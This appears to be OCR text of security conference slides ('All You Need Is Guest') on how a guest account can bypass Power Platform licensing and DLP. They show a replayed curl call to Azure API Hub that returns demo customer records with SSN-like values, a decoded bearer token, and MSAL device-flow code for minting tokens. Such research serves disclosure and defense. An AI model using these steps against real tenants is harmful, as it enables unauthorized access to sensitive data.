
Copy-and-replay browser API Hub call to bypass DLP

```
[/@mbrg0/BHUSA2023/All-You-Need-Is-Guest:] $ curl 'https://europe-002.azure-apim.net/invoke' \
>   -X 'POST' \
>   -H 'authority: europe-002.azure
>   -H 'accept: application/json' \
>   -H 'accept-language: en-US' \
>   -H 'authorization: Bearer eyJ0e
>   -H 'x-ms-client-object-id: 71bbe
>   -H 'x-ms-client-request-id: b0fc
>   -H 'x-ms-client-session-id: 1972
>   -H 'x-ms-client-tenant-id: fc993
>   -H 'x-ms-protocol-semantics: cdp
>   -H 'x-ms-request-method: GET' \
>   -H 'x-ms-request-url: /apim/sql/
ights.database.windows.net,enterpris
4orderby=Email+asc&%24select=Email%2
4top=100' \
>   -H 'x-ms-user-agent: PowerApps/3
8d55b9e)' \
>   --compressed
```


```
{
  "@odata.context":"https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/$metadata#datasets('customercareinsights.database.windows.net%2Centerprisecustomers')/tables('%5Bdbo%5D.%5BCustomers%5D')/items","value":[
    {
      "@odata.etag":"","ItemInternalId":"9c849894-b96e-44a2-962f-2e69686674e7","Email":"aidenb@zenitydemo.OnMicrosoft.com","FirstName":"Aiden","LastName":"Brown","CustomerID":55677,"SocialSecurityNumber":"209-97-8888"
    },{
      "@odata.etag":"","ItemInternalId":"a0fed822-58dd-4f22-a5ea-5ac632008fb3","Email":"alexanderw@zenitydemo.OnMicrosoft.com","FirstName":"Alexander","LastName":"Gonzalez","CustomerID":74321,"SocialSecurityNumber":"209-97-9876"
    },{
      "@odata.etag":"","ItemInternalId":"f1b79f06-ad40-4b2e-a482-d61c820fc5e6","Email":"amandas@zenitydemo.OnMicrosoft.com","FirstName":"Amanda","LastName":"Smith","CustomerID":78654,"SocialSecurityNumber":"209-97-6666"
    },{
      "@odata.etag":"","ItemInternalId":"e572c48b-cea5-4461-b83a-9e1f6625220e","Email":"ameliaj@zenitydemo.OnMicrosoft.com","FirstName":"Amelia","LastName":"Johnson","CustomerID":76234,"SocialSecurityNumber":"209-97-1111"
    },{
      "@odata.etag":"","ItemInternalId":"61ced58e-9123-49a9-a37a-8392d6fc761a","Email":"ameliam@zenitydemo.OnMicrosoft.com","FirstName":"Amelia","LastName":"Gonzalez","CustomerID":74321,"Socia
```

@mbrg0
mbgsec.com
t2'24

Let's take a closer look at this token



All You Need Is Guest

@mbrg0
mbgsec.com
t2'24

Debugger Libraries Introduction Ask

Crafted by auth0 by Okta

Encoded PASTE A TOKEN HERE

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng
1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWk
dldyIsImtpZCI6Ii1LSTNROW5OUjdiUm9meG1lW
m9YcWJIWkdldyJ9.eyJhdWQiOiJodHRwczovL2F
waWh1Yi5henVyZS5jb20iLCJpc3MiOiJodHRwcz
ovL3N0cy53aW5kb3dzLm5ldC9mYzk5M2IwZi0zN
DViLTRkMDEtOWY2Ny05YWM0YTE0MGRkNDMvIiwi
aWF0IjoxNjg5ODI4MTIwLCJuYmYiOjE2ODk4Mjg
xMjAsImV4cCI6MTY4OTgzMjk1MiwiYWNyIjoiMS
IsImFpbyI6IkFVUUF1LzhUQUFBQTZtWks1WUpoS
ExWZVRzZGkvM1N3TDVhajIzUlRQZWNERWJjYWxO
ZEh1Zy9HTlZNUEtDZXdOajRmeUhtY0E2UyszNis
1NUJtMFFNUlVlOGphRStyQkRnPT0iLCJhbHRzZW
NpZCI6IjU6OjEwMDMyMDAyQzFGODM0ODEiLCJhb

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "typ": "JWT",
  "alg": "RS256",
  "x5t": "-KI3Q9nNR7bRofxmeZoXqbHZGew",
  "kid": "-KI3Q9nNR7bRofxmeZoXqbHZGew"
}
```


PAYLOAD: DATA


```
{
  "aud": "https://apihub.azure.com",
  "iss": "https://sts.windows.net/fc993b0f-345b-4d01-
  "iat": 1689828120,
  "nbf": 1689828120,
  "exp": 1689832952,
  "acr": "1",
```

@mbrg0
mbgsec.com
t2’24

A scope away from victory

Can we generate a token to API Hub?

@mbrg0
mbgsec.com
t2’24

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it’s our user)

```
>>> azure_cli_client = msal.PublicClientApplication(client_id, authority=f"https://login.microsoftonline.com/{tenant}")
...
... device_flow = azure_cli_client.initiate_device_flow(scopes=["https://apihub.azure.com/.default"])
... print(device_flow["message"])
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code FVC8QCYHE to authenticate.
```

@mbrg0
mbgsec.com
t2’24

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it’s our user)


```
>>> azure_cli_client = msal.PublicClientApplication(client_id, authority=f"https://login.microsoftonline.com/{tenant}")
...
... device_flow = azure_cli_client.initiate_device_flow(scopes=["https://apihub.azure.com/.default"])
... print(device_flow["message"])
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code FVC8QCYHE to authenticate.
```

@mbrg0
mbgsec.com
t2’24

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it’s our user)

Using a built-in public client app?





@mbrg0
mbgsec.com
t2’24

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it’s our user)

Using a built-in public client app? No.






@mbrg0
mbgsec.com
t2’24

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it’s our user)

Using a built-in public client app? No.

Using our own app?




@mbrg0
mbgsec.com
t2’24


A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it’s our user)

Using a built-in public client app? No.

Using our own app? No.





@mbrg0
mbgsec.com
t2’24

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it’s our user)


Using a built-in public client app? No.

Using our own app? No.

@mbrg0
mbgsec.com
t2’24

Where are we again?


Got guest access.



@mbrg0
mbgsec.com
t2'24

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.




@mbrg0
mbgsec.com
t2’24

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access




@mbrg0
mbgsec.com
t2’24

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license



@mbrg0
mbgsec.com
t2’24

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.


Tried to access
→ Blocked by license → Got a license

@mbrg0
mbgsec.com
t2’24

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license
→ Blocked by DLP



@mbrg0
mbgsec.com
t2’24

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

